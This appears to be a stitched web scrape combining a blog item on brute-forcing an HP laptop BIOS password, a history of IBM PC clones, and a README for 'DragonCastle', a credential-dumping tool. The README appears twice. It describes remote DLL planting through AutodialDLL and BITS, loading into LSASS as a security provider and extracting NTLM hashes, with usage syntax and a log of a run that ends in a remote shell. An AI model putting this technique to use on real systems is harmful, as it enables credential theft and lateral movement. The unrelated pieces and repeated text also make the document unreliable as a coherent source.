Whenever you buy used computers there is a risk that they come with unpleasant surprises that are not of the insect variant. From Apple hardware that is iCloud-locked with the original owner MIA to PCs that have BIOS passwords, some of these are more severe than others. In the case of BIOS passwords, these tend to be more of an annoyance that’s easily fixed by clearing the CMOS memory, but this isn’t always the case as [Casey Bralla] found with a former student-issued HP ProBook laptop purchased off Facebook Marketplace.
Maybe it’s because HP figured that locking down access to the BIOS is essential on systems that find their way into the hands of bored and enterprising students, but these laptops write the encrypted password and associated settings to a separate Flash memory. Although a master key purportedly exists, HP’s policy here is to replace the system board. Further, while there are some recovery options that do not involve reflashing this Flash memory, they require answers to recovery questions.
This led [Casey] to try brute-force cracking, starting with a Rust-based project on GitHub that promised much but failed to even build. Undeterred, he tasked the Claude AI to write a Python script to do the brute-forcing via the Windows-based HP BIOS utility. The chatbot was also asked to generate multiple lists of unique passwords to try that might be candidates based on some human guesses.
Six months later of near-continuous attempts at nine seconds per try, this method failed to produce a hit, but at least the laptop can still be used, just without BIOS access. This may require [Casey] to work up the courage to do some hardware hacking and erase that pesky UEFI BIOS administrator password, proving at least that apparently it’s fairly good BIOS security.
If you search the Internet for “Clone Wars,” you’ll get a lot of Star Wars-related pages. But the original Clone Wars took place a long time ago in a galaxy much nearer to ours, and it has a lot to do with the computer you are probably using right now to read this. (Well, unless it is a Mac, something ARM-based, or an old retro-rig. I did say probably!)
IBM is a name that, for many years, was synonymous with computers, especially big mainframe computers. However, it didn’t start out that way. IBM originally made mechanical calculators and tabulating machines. That changed in 1952 with the IBM 701, IBM’s first computer that you’d recognize as a computer.
If you weren’t there, it is hard to understand how IBM dominated the computer market in the 1960s and 1970s. Sure, there were others like Univac, Honeywell, and Burroughs. But especially in the United States, IBM was the biggest fish in the pond. At one point, the computer market’s estimated worth was a bit more than $11 billion, and IBM’s five biggest competitors accounted for about $2 billion, with almost all of the rest going to IBM.
So it was somewhat surprising that IBM didn’t roll out the personal computer first, or at least very early. Even companies that made “small” computers for the day, like Digital Equipment Corporation or Data General, weren’t really expecting the truly personal computer. That push came from companies no one had heard of at the time, like MITS, SWTP, IMSAI, and Commodore.
The IBM PC
The story — and this is another story — goes that IBM spun up a team to make the IBM PC, expecting it to sell very little and use up some old keyboards previously earmarked for a failed word processor project. Instead, when the IBM PC showed up in 1981, it was a surprise hit. By 1983, there was the “XT” which was a PC with some extras, including a hard drive. In 1984, the “AT” showed up with a (gasp!) 16-bit 80286.
The personal computer market had been healthy but small. Now the PC was selling huge volumes, perhaps thanks to commercials like the one below, and decimating other companies in the market. Naturally, others wanted a piece of the pie.
Send in the Clones
Anyone could make a PC-like computer, because IBM had used off-the-shelf parts for nearly everything. There were two things that really set the PC/XT/AT family apart. First, there was a bus for plugging in cards with video outputs, serial ports, memory, and other peripherals. You could start a fine business just making add-on cards, and IBM gave you all the details. This wasn’t unlike the S-100 bus created by the Altair, but the volume of PC-class machines far outstripped the S-100 market very quickly.
In reality, there were really two buses. The PC/XT had an 8-bit bus, later named the ISA bus. The AT added an extra connector for the extra bits. You could plug an 8-bit card into part of a 16-bit slot. You probably couldn’t plug a 16-bit card into an 8-bit slot, though, unless it was made to work that way.
The other thing you needed to create a working PC was the BIOS — a ROM chip that handled starting the system with all the I/O devices set up and loading an operating system: MS-DOS, CP/M-86, or, later, OS/2.
Protection

An ad for a Columbia PC clone.
IBM didn’t think the PC would amount to much so they didn’t do anything to hide or protect the bus, in contrast to Apple, which had patents on key parts of its computer. They did, however, have a copyright on the BIOS. In theory, creating a clone IBM PC would require the design of an Intel-CPU motherboard with memory and I/O devices at the right addresses, a compatible bus, and a compatible BIOS chip.
But IBM gave the world enough documentation to write software for the machine and to make plug-in cards. So, figuring out the other side of it wasn’t particularly difficult. Probably the first clone maker was Columbia Data Products in 1982, although they were perceived to have compatibility and quality issues. (They are still around as a software company.)

Eagle Computer was another early player that originally made CP/M computers. Their computers were not exact clones, but they were the first to use a true 16-bit CPU and the first to have hard drives. There were some compatibility issues with Eagle versus a “true” PC. You can hear their unusual story in the video below.

The PC Reference manual had schematics and helpfully commented BIOS source code
One of the first companies to find real success cloning the PC was Compaq Computers, formed by some former Texas Instruments employees who were, at first, going to open Mexican restaurants, but decided computers would be better. Unlike some future clone makers, Compaq was dedicated to building better computers, not cheaper.
Compaq’s first entry into the market was a “luggable” (think of a laptop with a real CRT in a suitcase that only ran when plugged into the wall; see the video below). They reportedly spent $1,000,000 to duplicate the IBM BIOS without peeking inside (which would have caused legal problems). However, it is possible that some clone makers simply copied the IBM BIOS directly or indirectly. This was particularly easy because IBM included the BIOS source code in an appendix of the PC’s technical reference manual.
Between 1982 and 1983, Compaq, Columbia Data Products, Eagle Computers, Leading Edge, and Kaypro all threw their hats into the ring. Part of what made this sustainable over the long term was Phoenix Technologies.
Rise of the Phoenix
Phoenix was a software producer that realized the value of having a non-IBM BIOS. They put together a team to study the BIOS using only public documentation. They produced a specification and handed it to another programmer. That programmer then produced a “clean room” piece of code that did the same things as the BIOS.
An Eagle ad from 1983
This was important because, inevitably, IBM sued Phoenix but lost, as they were able to provide credible documentation that they didn’t copy IBM’s code. They were ready to license their BIOS in 1984, and companies like Hewlett-Packard, Tandy, and AT&T were happy to pay the $290,000 license fee. That fee also included insurance from The Hartford to indemnify against any copyright-infringement lawsuits.
Clones were attractive because they were often far cheaper than a “real” PC. They would also often feature innovations. For example, almost all clones had a “turbo” mode to increase the clock speed a little. Many had ports or other features as standard that a PC had to pay extra for (and consume card slots). Compaq, Columbia, and Kaypro made luggable PCs. In addition, supply didn’t always match demand. Dealers often could sell more PCs than they could get in stock, and the clones offered them a way to close more business.
Issues
Not all clone makers got everything right. It wasn’t odd for a strange machine to have different interrupt handling than an IBM machine or different timers. Another favorite place to err involved AT/PC compatibility.
In a base-model IBM PC, the address bus only went from A0 to A19. So if you hit address (hex) FFFFF+1, it would wrap around to 00000. Memory being at a premium, apparently, some programs depended on that behavior.
With the AT, there were more address lines. Rather than breaking backward compatibility, those machines have an “A20 gate.” By default, the A20 line is disabled; you must enable it to use it. However, there were several variations in how that worked.
Intel, for example, had the InBoard/386 that let you plug a 386 into a PC or AT to upgrade it. However, the InBoard A20 gating differed from that of a real AT. Most people never noticed. Software that used the BIOS still worked because the InBoard’s BIOS knew the correct procedure. Most software didn’t care either way. But there was always that one program that would need a fix.
The point is that there were many subtle features on a real IBM computer, and the clone makers didn’t always get it right. If you read ads from those days, they often tout how compatible they are.
Total War!
IBM started a series of legal battles against… well… everybody. Compaq, Corona Data Systems, Handwell, Phoenix, AMD, and anyone who managed to put anything on the market that competed with “big blue” (one of IBM’s nicknames).
IBM didn’t win anything significant, although most companies settled out of court. Then they just used the Phoenix BIOS, which was provably “clean.” So IBM decided to take a different approach.
In 1987, IBM decided they should have paid more attention to the PC design, so they redid it as the PS/2. IBM spent a lot of money telling people how much better the PS/2 was. They had really thought about it this time. So scrap those awful PCs and buy a PS/2 instead.
Of course, the PS/2 wasn’t compatible with anything. It was made to run OS/2. It used the MCA bus, which was incompatible with the ISA bus, and didn’t have many cards available. All of it, of course, was expensive. This time, clone makers had to pay a license fee to IBM to use the new bus, so no more cheap cards, either.
You probably don’t need a business degree to predict how that turned out. The market yawned and continued buying PC “clones” which were now the only game in town if you wanted a PC/XT/AT-style machine, especially since Compaq beat IBM to market with an 80386 PC by about a year.
Not all software was compatible with all clones. But most software would run on anything and, as clones got more prevalent, software got smarter about what to expect. At about the same time, people were thinking more about buying applications and less about the computer they ran on, a trend that had started even earlier, but was continuing to grow. Ordinary people didn’t care what was in the computer as long as it ran their spreadsheet, or accounting program, or whatever it was they were using.
Dozens of companies made something that resembled a PC, including big names like Olivetti, Zenith, Hewlett-Packard, Texas Instruments, Digital Equipment Corporation, and Tandy. Then there were the companies you might remember for other reasons, like Sanyo or TeleVideo. There were also many that simply came and went with little name recognition. Michael Dell started PC Limited in 1984 in his college dorm room, and by 1985, he was selling an $800 turbo PC. A few years later, the name changed to Dell, and now it is a giant in the industry.
Looking Back
It is interesting to play “what if” with this time in history. If IBM had not opened their architecture, they might have made more money. Or, they might have sold 1,000 PCs and lost interest. Then we’d all be using something different. Microsoft retaining the right to sell MS-DOS to other people was also a key enabler.
IBM stayed in the laptop business (ThinkPad) until they sold to Lenovo in 2005. They would also sell them their server business in 2014.
Things have changed, of course. There hasn’t been an ISA card slot on a motherboard in ages. Boot processes are more complex, and there are many BIOS options. Don’t even get us started on EMS and XMS. But at the core, your PC-compatible computer still wakes up and follows the same steps as an old school PC to get started. Like the Ship of Theseus, is it still an “IBM-compatible PC?” If it matters, we think the answer is yes.
If you want to relive those days, we recently saw some new machines sporting 8088s and 80386s. Or, there’s always emulation.
A PoC that combines AutodialDLL lateral movement technique and SSP to scrape NTLM hashes from LSASS process.
Description
Upload a DLL to the target machine. Then it enables remote registry to modify AutodialDLL entry and start/restart BITS service. Svchosts would load our DLL, set again AutodiaDLL to default value and perform a RPC request to force LSASS to load the same DLL as a Security Support Provider. Once the DLL is loaded by LSASS, it would search inside the process memory to extract NTLM hashes and the key/IV.
The DLLMain always returns False so the processes doesn't keep it.
Caveats
It only works when RunAsPPL is not enabled. Also I only added support to decrypt 3DES because I am lazy, but should be easy peasy to add code for AES. By the same reason, I only implemented support for next Windows versions:
Build
Support
Windows 10 version 21H2
Windows 10 version 21H1
Implemented
Windows 10 version 20H2
Implemented
Windows 10 version 20H1 (2004)
Implemented
Windows 10 version 1909
Implemented
Windows 10 version 1903
Implemented
Windows 10 version 1809
Implemented
Windows 10 version 1803
Implemented
Windows 10 version 1709
Implemented
Windows 10 version 1703
Implemented
Windows 10 version 1607
Implemented
Windows 10 version 1511
Windows 10 version 1507
Windows 8
Windows 7
The signatures/offsets/structs were taken from Mimikatz. If you want to add a new version just check sekurlsa functionality on Mimikatz.
Usage
credentials from ccache file (KRB5CCNAME) based on target parameters. If valid credentials cannot be found, it will use the ones specified in the command line -dc-ip ip address IP Address of the domain controller. If omitted it will use the domain part (FQDN) specified in the target parameter -target-ip ip address IP Address of the target machine. If omitted it will use whatever was specified as target. This is useful when target is the NetBIOS name or Kerberos name and you cannot resolve it -local-dll dll to plant DLL location (local) that will be planted on target -remote-dll dll location Path used to update AutodialDLL registry value" dir="auto">
usage: dragoncastle.py [-h] [-u USERNAME] [-p PASSWORD] [-d DOMAIN] [-hashes [LMHASH]:NTHASH] [-no-pass] [-k] [-dc-ip ip address] [-target-ip ip address] [-local-dll dll to plant] [-remote-dll dll location]
DragonCastle - A credential dumper (@TheXC3LL)
optional arguments: -h, --help show this help message and exit -u USERNAME, --username USERNAME valid username -p PASSWORD, --password PASSWORD valid password (if omitted, it will be asked unless -no-pass) -d DOMAIN, --domain DOMAIN valid doma in name -hashes [LMHASH]:NTHASH NT/LM hashes (LM hash can be empty) -no-pass don't ask for password (useful for -k) -k Use Kerberos authentication. Grabs credentials from ccache file (KRB5CCNAME) based on target parameters. If valid credentials cannot be found, it will use the ones specified in the command line -dc-ip ip address IP Address of the domain controller. If omitted it will use the domain part (FQDN) specified in the target parameter -target-ip ip address IP Address of the target machine. If omitted it will use whatever was specified as target. This is useful when target is the NetBIOS name or Kerberos name and you cannot resolve it -local-dll dll to plant DLL location (local) that will be planted on target -remote-dll dll location Path used to update AutodialDLL registry value</ pre>
Example
Windows server on 192.168.56.20 and Domain Controller on 192.168.56.10:
[+] Connecting to 192.168.56.20 [+] Uploading DragonCastle.dll to c:\dump.dll [+] Checking Remote Registry service status... [+] Service is down! [+] Starting Remote Registry service... [+] Connecting to 192.168.56.20 [+] Updating AutodialDLL value [+] Stopping Remote Registry Service [+] Checking BITS service status... [+] Service is down! [+] Starting BITS service [+] Downloading creds [+] Deleting credential file [+] Parsing creds:
[*] SMBv3.0 dialect used [!] Launching semi-interactive shell - Careful what you execute [!] Press help for extra shell commands C:\>whoami sevenkingdoms\eddard.stark
C:\>whoami /priv
PRIVILEGES INFORMATION ----------------------
Privilege Name Description State ========================================= ================================================================== ======= SeIncreaseQuotaPrivilege Adjust memory quotas for a process Enabled SeMachineAccountPrivilege Add workstations to domain Enabled SeSecurityPrivilege Manage auditing and security log Enabled SeTakeOwnershipPrivilege Take ownership of files or other objects Enabled SeLoadDriverPrivilege Load and unload device drivers Enabled SeSystemProfilePrivilege Profile system performance Enabled SeSystemtimePrivilege Change the system time Enabled SeProfileSingleProcessPrivilege Profile single process Enabled SeIncreaseBasePriorityPrivilege Increase scheduling priority Enabled SeCreatePagefilePrivilege Create a pagefile Enabled SeBackupPrivile ge Back up files and directories Enabled SeRestorePrivilege Restore files and directories Enabled SeShutdownPrivilege Shut down the system Enabled SeDebugPrivilege Debug programs Enabled SeSystemEnvironmentPrivilege Modify firmware environment values Enabled SeChangeNotifyPrivilege Bypass traverse checking Enabled SeRemoteShutdownPrivilege Force shutdown from a remote system Enabled SeUndockPrivilege Remove computer from docking station Enabled SeEnableDelegationPrivilege En able computer and user accounts to be trusted for delegation Enabled SeManageVolumePrivilege Perform volume maintenance tasks Enabled SeImpersonatePrivilege Impersonate a client after authentication Enabled SeCreateGlobalPrivilege Create global objects Enabled SeIncreaseWorkingSetPrivilege Increase a process working set Enabled SeTimeZonePrivilege Change the time zone Enabled SeCreateSymbolicLinkPrivilege Create symbolic links Enabled SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session Enabled
A PoC that combines AutodialDLL lateral movement technique and SSP to scrape NTLM hashes from LSASS process.
Description
Upload a DLL to the target machine. Then it enables remote registry to modify AutodialDLL entry and start/restart BITS service. Svchosts would load our DLL, set again AutodiaDLL to default value and perform a RPC request to force LSASS to load the same DLL as a Security Support Provider. Once the DLL is loaded by LSASS, it would search inside the process memory to extract NTLM hashes and the key/IV.
The DLLMain always returns False so the processes doesn't keep it.
Caveats
It only works when RunAsPPL is not enabled. Also I only added support to decrypt 3DES because I am lazy, but should be easy peasy to add code for AES. By the same reason, I only implemented support for next Windows versions:
Build
Support
Windows 10 version 21H2
Windows 10 version 21H1
Implemented
Windows 10 version 20H2
Implemented
Windows 10 version 20H1 (2004)
Implemented
Windows 10 version 1909
Implemented
Windows 10 version 1903
Implemented
Windows 10 version 1809
Implemented
Windows 10 version 1803
Implemented
Windows 10 version 1709
Implemented
Windows 10 version 1703
Implemented
Windows 10 version 1607
Implemented
Windows 10 version 1511
Windows 10 version 1507
Windows 8
Windows 7
The signatures/offsets/structs were taken from Mimikatz. If you want to add a new version just check sekurlsa functionality on Mimikatz.
Usage
credentials from ccache file (KRB5CCNAME) based on target parameters. If valid credentials cannot be found, it will use the ones specified in the command line -dc-ip ip address IP Address of the domain controller. If omitted it will use the domain part (FQDN) specified in the target parameter -target-ip ip address IP Address of the target machine. If omitted it will use whatever was specified as target. This is useful when target is the NetBIOS name or Kerberos name and you cannot resolve it -local-dll dll to plant DLL location (local) that will be planted on target -remote-dll dll location Path used to update AutodialDLL registry value" dir="auto">
usage: dragoncastle.py [-h] [-u USERNAME] [-p PASSWORD] [-d DOMAIN] [-hashes [LMHASH]:NTHASH] [-no-pass] [-k] [-dc-ip ip address] [-target-ip ip address] [-local-dll dll to plant] [-remote-dll dll location]
DragonCastle - A credential dumper (@TheXC3LL)
optional arguments: -h, --help show this help message and exit -u USERNAME, --username USERNAME valid username -p PASSWORD, --password PASSWORD valid password (if omitted, it will be asked unless -no-pass) -d DOMAIN, --domain DOMAIN valid doma in name -hashes [LMHASH]:NTHASH NT/LM hashes (LM hash can be empty) -no-pass don't ask for password (useful for -k) -k Use Kerberos authentication. Grabs credentials from ccache file (KRB5CCNAME) based on target parameters. If valid credentials cannot be found, it will use the ones specified in the command line -dc-ip ip address IP Address of the domain controller. If omitted it will use the domain part (FQDN) specified in the target parameter -target-ip ip address IP Address of the target machine. If omitted it will use whatever was specified as target. This is useful when target is the NetBIOS name or Kerberos name and you cannot resolve it -local-dll dll to plant DLL location (local) that will be planted on target -remote-dll dll location Path used to update AutodialDLL registry value</ pre>
Example
Windows server on 192.168.56.20 and Domain Controller on 192.168.56.10:
[+] Connecting to 192.168.56.20 [+] Uploading DragonCastle.dll to c:\dump.dll [+] Checking Remote Registry service status... [+] Service is down! [+] Starting Remote Registry service... [+] Connecting to 192.168.56.20 [+] Updating AutodialDLL value [+] Stopping Remote Registry Service [+] Checking BITS service status... [+] Service is down! [+] Starting BITS service [+] Downloading creds [+] Deleting credential file [+] Parsing creds:
[*] SMBv3.0 dialect used [!] Launching semi-interactive shell - Careful what you execute [!] Press help for extra shell commands C:\>whoami sevenkingdoms\eddard.stark
C:\>whoami /priv
PRIVILEGES INFORMATION ----------------------
Privilege Name Description State ========================================= ================================================================== ======= SeIncreaseQuotaPrivilege Adjust memory quotas for a process Enabled SeMachineAccountPrivilege Add workstations to domain Enabled SeSecurityPrivilege Manage auditing and security log Enabled SeTakeOwnershipPrivilege Take ownership of files or other objects Enabled SeLoadDriverPrivilege Load and unload device drivers Enabled SeSystemProfilePrivilege Profile system performance Enabled SeSystemtimePrivilege Change the system time Enabled SeProfileSingleProcessPrivilege Profile single process Enabled SeIncreaseBasePriorityPrivilege Increase scheduling priority Enabled SeCreatePagefilePrivilege Create a pagefile Enabled SeBackupPrivile ge Back up files and directories Enabled SeRestorePrivilege Restore files and directories Enabled SeShutdownPrivilege Shut down the system Enabled SeDebugPrivilege Debug programs Enabled SeSystemEnvironmentPrivilege Modify firmware environment values Enabled SeChangeNotifyPrivilege Bypass traverse checking Enabled SeRemoteShutdownPrivilege Force shutdown from a remote system Enabled SeUndockPrivilege Remove computer from docking station Enabled SeEnableDelegationPrivilege En able computer and user accounts to be trusted for delegation Enabled SeManageVolumePrivilege Perform volume maintenance tasks Enabled SeImpersonatePrivilege Impersonate a client after authentication Enabled SeCreateGlobalPrivilege Create global objects Enabled SeIncreaseWorkingSetPrivilege Increase a process working set Enabled SeTimeZonePrivilege Change the time zone Enabled SeCreateSymbolicLinkPrivilege Create symbolic links Enabled SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session Enabled

 Login
Login